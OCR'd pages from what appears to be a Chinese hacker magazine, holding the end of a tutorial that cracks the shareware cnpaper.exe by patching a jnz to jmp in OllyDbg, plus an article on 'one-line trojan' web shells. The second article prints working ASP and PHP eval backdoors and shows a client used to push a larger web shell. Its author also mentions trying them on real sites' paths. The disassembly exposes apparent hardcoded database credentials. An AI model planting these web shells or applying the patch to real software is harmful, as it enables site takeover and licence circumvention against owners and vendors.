


图11

马上就肯定了之前的猜想，的确只是引导我们打开URL，那么，这份软件，所收取的购买费用，就是这些URL的收集和软件的整理编写了。右键-复制到剪切板-整个表格，打开word，把它粘进去，保存。不知何时起已经喜欢上用word而不是txt，因为txt显示英文字符的时候有点“机械”，审美疲劳啊，而word不会，大概是因为这样吧。复制了其中一个URL，我这里复制了广州日报的，打开，如图12所示：



图12

至此，免费使用该软件功能的目的已经达到了，但没有对程序进行任何修改，所以不能说是“破解”，但很多情况下，比如破解不了或破解难度很大，只要得到了需要的信息，就足矣。这是一个思路。

关了OD，发现cnpaper.exe又弹出一个消息框，图13。




图13

原来作者的手段是限定时间。看到这里，大家想到了什么？呵呵，有了这个字符，那么应该就能进ＯＤ阻止它的弹出而继续执行程序了吧？程序的按钮不多，应该没有别的限制了。呵呵，大家，尝试尝试，我呢，目的达到了，对这个软件没什么兴趣，偶尔用来看看报纸还可以，看国外的，但是对我来说没必要，知识面不需要这么广，呵呵～～但知识还是多点好！接下来，我就继续破解这个cnpaper.exe，在这个框框上做修改，在刚才打开的ASCII窗口Ctrl + F打开“寻找”窗口；输入“评

估”，“确定”。不出所料，的确存在，图14。

```
00445AD1 push cnpaper.0046A804    cyprus haravgi
00445B09 push cnpaper.0047E90C    http://www.haravgi.com.cy/
00445BAF push cnpaper.0048507C    评估时间到，请注册，继续试用请重新开始!
00445C51 push cnpaper.004850B0    odbc;uid=sa;pwd=hnc888
00445C5A push cnpaper.004850A4    dataserver
```

图14

双击跟踪，图15所示，在修改前先把文件备份，这是必须的，要不把样本搞丢了就不好了。

```
00445B87  .  75 3A          jnz short cnpaper.00445BC3
00445B89  .  8B8E 9800000   mov ecx,dword ptr ds:[esi+98]
00445B8F  .  8B56 20        mov edx,dword ptr ds:[esi+20]
00445B92  .  51             push ecx
00445B93  .  52             push edx
00445B94  .  FF15 8468450   call dword ptr ds:[<&USER32.KillTimer>]
00445B9A  .  8BCE           mov ecx,esi
00445B9C  .  C786 9400000   mov dword ptr ds:[esi+94],0
00445BA6  .  E8 75940000    call <jmp.&MFC42.#4853_CDialog::OnOK>
00445BAB  .  6A 00          push 0
00445BAD  .  6A 00          push 0
00445BAF  .  68 7C504800    push cnpaper.0048507C
00445BB4  .  8BCE           mov ecx,esi
00445BB6  .  E8 41940000    call <jmp.&MFC42.#4224_CWnd::MessageBox
00445BBB  .  6A 00          push 0
00445BBD  .  FF15 8868450   call dword ptr ds:[<&USER32.PostQuitMes
00445BC3  >  8BCE           mov ecx,esi
00445BC5  .  E8 44940000    call <jmp.&MFC42.#2379_CWnd::Default>
00445BCA  .  5E             pop esi
00445BCB  .  C2 0400        retn 4
00445BCE     90             nop
00445BCF     90             nop
00445BD0  .  56             push esi
```

图15

看到这串代码，第一反应就是晕。其中00445baf是那段文字所在的区域。看到了这么多个call，后面都跟了jmp，我想：该不会用call来跳开吧？按道理不会。我再看，在最顶00445b87找到了个jnz，点到jnz，一个钩子延伸到00445baf的下面，也就是说，它跳开了消息框显示，想到这里，大家明白了吧？既然现在未注册状态，它不跳，那么我们就用jmp给它强行跳吧。但有时并不是jmp天下无敌，还要根据情况来看（实际上如果是破解，那么Jmp其实就是无敌，这里讲的是思路，不是让大家记住全部改jmp）。有时候会看到jb或je，这是判断大小，那么就要根据实际（上面说了，其实jmp在破解中或说要达到目的，改成它绝对无敌，这里是想让大家学会自行判断才这样举例），把它改为相反，而不是马上改jmp，但我还要重申：jmp的确是无敌。好了，大家消化消化，不要看一遍就算了，多看一眼印象更深刻，我看黑X都是这样的，只有这样才能学到东西，虽然今天我讲的知识不是特别珍贵的，但养成这个习惯对大家以后看技术文章是有帮助的。

好了，把那句修改后的jnz代码选中-右键-复制到可执行文件去保存就OK了。我运行了，没有问题。这样这个软件就算破解完成了，可以使用作者编好的用户界面足不出户看报纸，的确很方便。我的黑X ID是：vflanker，欢迎大家和我交流，我比较关注免杀和社会工程，还想再学学脱壳，有愿意教我的或者志同道合的，我在黑X的大门时永远敞开的。

（文章中涉及的相关文件本期光盘已收录）

菜鸟浅谈“一句话木马”

牟晓东

很早以前就听说过但没真正见识过“一句话木马”，虽然一直以来也都是在走“小马传大马”的经典拿WebShell套路，但总觉得不对“一句话木马”研究把玩儿一番实在是对不住菜鸟Hack的“自由、平等、随意、突破”的精神，于是便有了这《菜鸟浅谈“一句话木马”》，与众菜菜们共享。

“一句话木马”，顾名思义，就是内容只有一句话的木马，一般特指.asp或.php之类的网页木马，比如“<%eval request("123456")%>”、“<%execute request("123456")%>”和“<?php eval($_POST[123456]);?>”等。与“冰河”及“灰鸽子”类似，“一句话木马”也有自己的服务端和客户端—前者（Server）是进入对方网站的“奸细”，负责对外联络，就是这一句代码而已；后者（Client）一般是个.Html文件，可以调用本地的IE等浏览器来运行，尺寸稍大（几KB到几十KB的都有）。以ASP类型为例，“一句话木马”虽然听上去比较简单，但它的实现条件却远比“小马”要苛刻得多。

经过一番百度和Google，小菜我找到了“一句话木马”的适用环境：

①服务器的Guest来宾账户（比如刚刚注册的账号）要有写入权限；

②必须明确数据库的URL地址，并且数据库的格式必须是asa或asp；

③如果不符合。

第②条，应将“一句话木马”保存为一个单独的asp文件或插入到其它的asp文件中。本打算找个真实的网站进行“一句话木马”的入侵，可惜经过很长时间的努力也未能如愿，不管是传说中的“EASYNEWS新闻管理系统”的“/news/ebook/db/temp.asp”还是“社区超市”的“/data/shop.asp”，都失败了；不得已便退而求其次，仿照一些大牛下载程序源代码、在本地搭建运行环境以研究其漏洞的做法，也“闭门”对自己模拟试验了一回，没想到试验的效果非常不错，过程如下：

一、在本地计算机上搭建ASP解析环境

使用“超级小旋风AspWebServer1.0.exe”这个1MB多点儿的安装程序即可轻松搞定，安装成功之后运行，在任务栏中会多出一个深绿色的三角形运行图标。右键单击并从中选择第一项localhost（或者第二项localhost:8001和第三项localhost:8002皆可），浏览器就会打开http://localhost/ 显示“Hello! Site80 \

wwwroot\site80 2011-10-15 06:22:08”之类的信息，其实这是打开了小旋风安装目录中wwwroot\site80\default.asp文件（比如完整路径是D:\Program Files\超级小旋风AspWebServer1.0\wwwroot\site80），说明本地ASP运行环境已经搭建成功。选择“wwwroot目录”，作用是打开wwwroot目录，其中有site80、site8001和site8002三个目录；在此我们可以直接手工新建一个名为Single_One.asp的文件，其内容就是“一句话”代码：<%eval request("123456")%>（如图1）。




图1




图2

二、“黑夜荣光一句话木马.htm”登场

嗯，戏台子已经搭好，请出“黑夜荣光一句话木马.htm”，它是众多“一句话木马”的客户端程序之一，界面比较酷，双击后就会调用本地浏览器运行了。不过此时可能会遇到浏览器的一些善意提示，比如“为了有利于保护安全性，Internet Explorer已限制此网页运行可以访问计算机的脚本或ActiveX控件。请单击这里获取选项…”，不必理会，直接单击并选择“允许阻止的内容”，然后在“允许活动内容（如脚本和ActiveX控件）可能对您有所帮助，但是活动也可能危害您的计算机。您确实要让此文件运行活动内容吗？”提示窗口中点击“是”按钮即可。这样，我们就打开了“黑夜荣光一句话控制端”，每次使用时可先点击最下方的“生成服务端”按钮就可以打开各种“一句话木马”的服务端代码，自行复制即可（如图2）。顺便说一句：一句话代码（<%eval request("Lucifer")%>）中的“Lucifer”就是联系密码，可自行修改（比如“123456”）。

三、连接“一句话木马”

在“黑夜荣光一句话控制端”的“服务端网址：”处输入的是“一句话木马”服务端地址，比如在第一步中新建的Single_One.asp（“http://localhost/Single_One.asp”）；“登陆密码：”是自己设置的“123456”；在下方原来提示“请输入你的ASP大马”处粘贴进去自己的大马内容（如图3）。




图3

